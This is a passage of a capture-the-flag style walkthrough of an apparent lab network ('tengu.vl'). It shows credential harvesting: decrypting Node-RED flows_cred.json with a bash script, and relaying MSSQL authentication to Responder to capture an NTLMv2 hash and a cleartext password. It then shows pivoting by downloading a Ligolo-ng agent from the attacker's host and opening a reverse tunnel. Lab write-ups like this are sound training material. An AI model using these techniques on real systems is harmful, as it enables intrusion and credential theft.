uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:102:105::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:103:106:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
syslog:x:104:111::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:113:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:116::/run/uuidd:/usr/sbin/nologin
systemd-oom:x:108:117:systemd Userspace OOM Killer,,,:/run/systemd:/usr/sbin/nologin
tcpdump:x:109:118::/nonexistent:/usr/sbin/nologin
avahi-autoipd:x:110:119:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/usr/sbin/nologin
usbmux:x:111:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
dnsmasq:x:112:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
kernoops:x:113:65534:Kernel Oops Tracking Daemon,,,:/:/usr/sbin/nologin
avahi:x:114:121:Avahi mDNS daemon,,,:/run/avahi-daemon:/usr/sbin/nologin
cups-pk-helper:x:115:122:user for cups-pk-helper service,,,:/home/cups-pk-helper:/usr/sbin/nologin
rtkit:x:116:123:RealtimeKit,,,:/proc:/usr/sbin/nologin
whoopsie:x:117:124::/nonexistent:/bin/false
sssd:x:118:125:SSSD system user,,,:/var/lib/sss:/usr/sbin/nologin
speech-dispatcher:x:119:29:Speech Dispatcher,,,:/run/speech-dispatcher:/bin/false
fwupd-refresh:x:120:126:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
nm-openvpn:x:121:127:NetworkManager OpenVPN,,,:/var/lib/openvpn/chroot:/usr/sbin/nologin
saned:x:122:129::/var/lib/saned:/usr/sbin/nologin
colord:x:123:130:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
geoclue:x:124:131::/var/lib/geoclue:/usr/sbin/nologin
pulse:x:125:132:PulseAudio daemon,,,:/run/pulse:/usr/sbin/nologin
gnome-initial-setup:x:126:65534::/run/gnome-initial-setup/:/bin/false
hplip:x:127:7:HPLIP system user,,,:/run/hplip:/bin/false
gdm:x:128:134:Gnome Display Manager:/var/lib/gdm3:/bin/false
labadmin:x:1000:1000:labadmin,,,:/home/labadmin:/bin/bash
nodered_svc:x:1001:1001:,,,:/home/nodered_svc:/bin/bash
sshd:x:129:65534::/run/sshd:/usr/sbin/nologin

nodered_svc@nodered:~$ ls -la /home
total 20
drwxr-xr-x  5 root        root        4096 Mär 26 08:52 .
drwxr-xr-x 20 root        root        4096 Mär  9 21:20 ..
drwxr-x--- 18 labadmin    labadmin    4096 Mär 25 06:22 labadmin
drwxr-x---  8 nodered_svc nodered_svc 4096 Apr 27 08:18 nodered_svc
drwxr-xr-x  3 root        root        4096 Mär 26 08:46 tengu.vl
Found also
labadmin.
Credential Harvesting (nodered_connector)
Way 1 - flows_cred.json decrypting
Enumeration of the user folder and found encrypted credential:
nodered_svc@nodered:~$ ls -la
total 44
drwxr-x--- 8 nodered_svc nodered_svc 4096 Apr 27 08:18 .
drwxr-xr-x 5 root        root        4096 Mär 26 08:52 ..
lrwxrwxrwx 1 root        root           9 Mär 25 06:22 .bash_history -> /dev/null
-rw-r--r-- 1 nodered_svc nodered_svc  220 Mär  9 23:22 .bash_logout
-rw-r--r-- 1 nodered_svc nodered_svc 3771 Mär  9 23:22 .bashrc
drwx------ 3 nodered_svc nodered_svc 4096 Apr 27 08:18 .cache
drwx------ 3 nodered_svc nodered_svc 4096 Apr 27 08:18 .config
drwxr-xr-x 4 nodered_svc nodered_svc 4096 Apr 27 08:06 .node-red
drwxr-xr-x 4 nodered_svc nodered_svc 4096 Mär 10 20:25 .npm
-rw-r--r-- 1 nodered_svc nodered_svc  807 Mär  9 23:22 .profile
drwx------ 3 nodered_svc nodered_svc 4096 Apr 27 08:18 snap
drwx------ 2 nodered_svc nodered_svc 4096 Apr 27 08:16 .ssh

nodered_svc@nodered:~$ cd .node-red/
nodered_svc@nodered:~/.node-red$ ls -la
total 184
drwxr-xr-x   4 nodered_svc nodered_svc  4096 Apr 27 08:06 .
drwxr-x---   8 nodered_svc nodered_svc  4096 Apr 27 08:18 ..
-rw-r--r--   1 nodered_svc nodered_svc 15792 Mär 10 20:25 .config.nodes.json
-rw-r--r--   1 nodered_svc nodered_svc 15162 Mär 10 20:25 .config.nodes.json.backup
-rw-r--r--   1 nodered_svc nodered_svc   133 Mär 10 15:39 .config.runtime.json
-rw-r--r--   1 nodered_svc nodered_svc    40 Mär 10 15:39 .config.runtime.json.backup
-rw-r--r--   1 nodered_svc nodered_svc   661 Mär 10 20:47 .config.users.json
-rw-r--r--   1 nodered_svc nodered_svc   541 Mär 10 20:47 .config.users.json.backup
-rw-r--r--   1 nodered_svc nodered_svc   163 Mär 10 20:39 flows_cred.json
-rw-r--r--   1 nodered_svc nodered_svc   191 Mär 10 20:39 .flows_cred.json.backup
-rw-r--r--   1 nodered_svc nodered_svc  3518 Apr 27 08:06 flows.json
-rw-r--r--   1 nodered_svc nodered_svc  3518 Apr 27 08:06 .flows.json.backup
drwxr-xr-x   3 nodered_svc nodered_svc  4096 Mär 10 15:39 lib
drwxr-xr-x 123 nodered_svc nodered_svc  4096 Mär 10 20:25 node_modules
-rw-r--r--   1 nodered_svc nodered_svc   199 Mär 10 20:25 package.json
-rw-r--r--   1 nodered_svc nodered_svc 75838 Mär 10 20:25 package-lock.json
-rw-r--r--   1 nodered_svc nodered_svc 23200 Mär 10 15:39 settings.js

nodered_svc@nodered:~/.node-red$ cat flows_cred.json
{
    "$": "7f5ab122acc2c24df1250a302916c1a6QT2eBZTys+V0xdb7c6VbXMXw2wbn/Q3r/ZcthJlrvm3XLJ8lSxiq+FAWF0l3Bg9zMaNgsELXPXfbKbJPxtjkD9ju+WJrZBRq/O40hpJzWoKASeD+w2o="
}
Found
7f5ab122acc2c24df1250a302916c1a6QT2eBZTys+V0xdb7c6VbXMXw2wbn/Q3r/ZcthJlrvm3XLJ8lSxiq+FAWF0l3Bg9zMaNgsELXPXfbKbJPxtjkD9ju+WJrZBRq/O40hpJzWoKASeD+w2o=
Quick search on Google and found good stuffs:

Following the article, we create the bash script decrypt_flows_cred.sh to decrypt the credential:
#!/bin/bash
#
# Decrypt flows_cred.json from a NodeRED data directory
#
# Usage
# ./node-red-decrypt-flows-cred.sh ./node_red_data
#
jq  '.["$"]' -j $1/flows_cred.json | \
  cut -c 33- | \
  openssl enc -aes-256-ctr -d -base64 -A -iv `jq  -r '.["$"]' $1/flows_cred.json | cut -c 1-32` -K `jq -j '._credentialSecret' $1/.config.runtime.json | sha256sum | cut -c 1-64`
We export the both needed files:
$ scp -i ~/.ssh/id_ed25519 nodered_svc@nodered.tengu.vl:/home/nodered_svc/.node-red/flows_cred.json .
flows_cred.json                                                                                                    100%  163     0.3KB/s   00:00

$ scp -i ~/.ssh/id_ed25519 nodered_svc@nodered.tengu.vl:/home/nodered_svc/.node-red/.config.runtime.json .
.config.runtime.json                                                                                               100%  133     0.2KB/s   00:00
$ chmod +x decrypt_flows_cred.sh
$ ./decrypt_flows_cred.sh ./
{"d237b4c16a396b9e":{"username":"nodered_connector","password":"DreamPuppyOverall25"}}
Found
nodered_connector:DreamPuppyOverall25.
Way 2 - Man-in-the-Middle by Authentication Relaying
We saw previously that we have an SQL node in the Node-RED flow:

As we can edit and change the query, we will launch MSSQL command to list a “non existed” share to force authentication and see if we can grab NTLMHash.
We remove our Exec node and edit the SQL node:

Set a Responder:
$ sudo responder -I tun0
                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 3.1.4.0

  To support this project:
  Github -> https://github.com/sponsors/lgandx
  Paypal  -> https://paypal.me/PythonResponder

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CTRL-C


[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    MDNS                       [ON]
    DNS                        [ON]
    DHCP                       [OFF]

[+] Servers:
    HTTP server                [ON]
    HTTPS server               [ON]
    WPAD proxy                 [OFF]
    Auth proxy                 [OFF]
    SMB server                 [ON]
    Kerberos server            [ON]
    SQL server                 [ON]
    FTP server                 [ON]
    IMAP server                [ON]
    POP3 server                [ON]
    SMTP server                [ON]
    DNS server                 [ON]
    LDAP server                [ON]
    MQTT server                [ON]
    RDP server                 [ON]
    DCE-RPC server             [ON]
    WinRM server               [ON]
    SNMP server                [OFF]

[+] HTTP Options:
    Always serving EXE         [OFF]
    Serving EXE                [OFF]
    Serving HTML               [OFF]
    Upstream Proxy             [OFF]

[+] Poisoning Options:
    Analyze Mode               [OFF]
    Force WPAD auth            [OFF]
    Force Basic Auth           [OFF]
    Force LM downgrade         [OFF]
    Force ESS downgrade        [OFF]

[+] Generic Options:
    Responder NIC              [tun0]
    Responder IP               [10.8.2.19]
    Responder IPv6             [fe80::3f1:abdb:ed00:a382]
    Challenge set              [random]
    Don't Respond To Names     ['ISATAP', 'ISATAP.LOCAL']

[+] Current Session Variables:
    Responder Machine Name     [WIN-IFCI3YWSMR8]
    Responder Domain Name      [PL4K.LOCAL]
    Responder DCE-RPC Port     [48216]

[+] Listening for events...
Then Deploy the flow:


We got a response:
...
[+] Listening for events...

[SMB] NTLMv2-SSP Client   : 10.10.181.246
[SMB] NTLMv2-SSP Username : TENGU\gMSA01$
[SMB] NTLMv2-SSP Hash     : gMSA01$::TENGU:7d08eca82a7ef6e8:A280E5DDF993BF223B7F5F4C1C781E05:01010000000000008099E16AC598DA0159624B1602CCAFEE000000000200080050004C0034004B0001001E00570049004E002D00490046004300490033005900570053004D005200380004003400570049004E002D00490046004300490033005900570053004D00520038002E0050004C0034004B002E004C004F00430041004C000300140050004C0034004B002E004C004F00430041004C000500140050004C0034004B002E004C004F00430041004C00070008008099E16AC598DA0106000400020000000800300030000000000000000000000000300000583740401D35FEE3F5AF8A89E011A55D3FD62FE4D150A655E987089D33CAEC2F0A0010000000000000000000000000000000000009001C0063006900660073002F00310030002E0038002E0032002E00310039000000000000000000
Hummmmm, we grab the gMSA01$ (Group Managed Service Accounts) hash so seems really hard to crack it.
Try another way and we will change the Server value to point to our machine:


Update and Deploy the flow again:

Then the grad the nodered_connector’s credentials in Responder:
...
[MSSQL] Cleartext Client   : 10.10.181.247
[MSSQL] Cleartext Hostname : 10.8.2.19 (Dev)
[MSSQL] Cleartext Username : nodered_connector
[MSSQL] Cleartext Password : DreamPuppyOverall25
Found
nodered_connector:DreamPuppyOverall25.
Network enumeration
As my instance has been stopped the i started a new one:

# VulnLab
10.10.195.5	DC.tengu.vl
10.10.195.6	SQL.tengu.vl
10.10.195.7	nodered.tengu.vl
With the credentials we have a Hint that can be used to connect to SQL.tengu.vl but we don’t have access to MSSQL port from external so we will start a network enumeration from nodered.
Check the routes on nodered:
nodered_svc@nodered:/tmp$ netstat -rn
Kernel IP routing table
Destination     Gateway         Genmask         Flags   MSS Window  irtt Iface
0.0.0.0         10.10.195.1     0.0.0.0         UG        0 0          0 ens5
10.10.0.2       10.10.195.1     255.255.255.255 UGH       0 0          0 ens5
10.10.195.0     0.0.0.0         255.255.255.240 U         0 0          0 ens5
10.10.195.1     0.0.0.0         255.255.255.255 UH        0 0          0 ens5
We will configure Ligolo-ng to establish a tunnel from a reverse TCP/TLS connection using our tun interface.
Create a new “tun” interface on our attacker machine as Proxy Server (C2) role:
$ sudo ip tuntap add user user mode tun ligolo
$ sudo ip link set ligolo up
Upload the linux agent to nodered via a local http server:
Local:
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
Remote:
nodered_svc@nodered:/tmp$ curl http://10.8.2.19/agent -o agent
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 4572k  100 4572k    0     0   254k      0  0:00:17  0:00:17 --:--:--  261k
nodered_svc@nodered:/tmp$ chmod +x agent
Launch the proxy:
$ ./proxy -laddr 10.8.2.19:8080 -selfcert
WARN[0000] Using automatically generated self-signed certificates (Not recommended)
INFO[0000] Listening on 10.8.2.19:8080
    __    _             __
   / /   (_)___ _____  / /___        ____  ____ _
  / /   / / __ `/ __ \/ / __ \______/ __ \/ __ `/
 / /___/ / /_/ / /_/ / / /_/ /_____/ / / / /_/ /
/_____/_/\__, /\____/_/\____/     /_/ /_/\__, /
        /____/                          /____/

  Made in France ♥            by @Nicocha30!

ligolo-ng »
Launch the agent:
nodered_svc@nodered:/tmp$ ./agent -connect 10.8.2.19:8080 -ignore-cert
WARN[0000] warning, certificate validation disabled
INFO[0000] Connection established                        addr="10.8.2.19:8080"
We can see that connection is established:
ligolo-ng » INFO[0074] Agent joined. name=nodered_svc@nodered remote="10.10.195.7:46218"
We select the session and start the tunnel:
ligolo-ng » session
? Specify a session : 1 - #1 - nodered_svc@nodered - 10.10.195.7:46218
[Agent : nodered_svc@nodered] » start
INFO[0198] Starting tunnel to nodered_svc@nodered
We add the route to access to the internal interface of sql.tengu.vl:
$ sudo ip route add 10.10.195.6/32 dev ligolo
Launch the Nmap:
$ nmap -sC -sV 10.10.195.6 -Pn
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-27 18:41 JST
Nmap scan report for SQL.tengu.vl (10.10.195.6)
Host is up (0.34s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
445/tcp  open  microsoft-ds?
1433/tcp open  ms-sql-s      Microsoft SQL Server 2022 16.00.1000.00; RC0+
| ms-sql-ntlm-info:
|   10.10.195.6:1433:
|     Target_Name: TENGU
|     NetBIOS_Domain_Name: TENGU
|     NetBIOS_Computer_Name: SQL
|     DNS_Domain_Name: tengu.vl
|     DNS_Computer_Name: SQL.tengu.vl
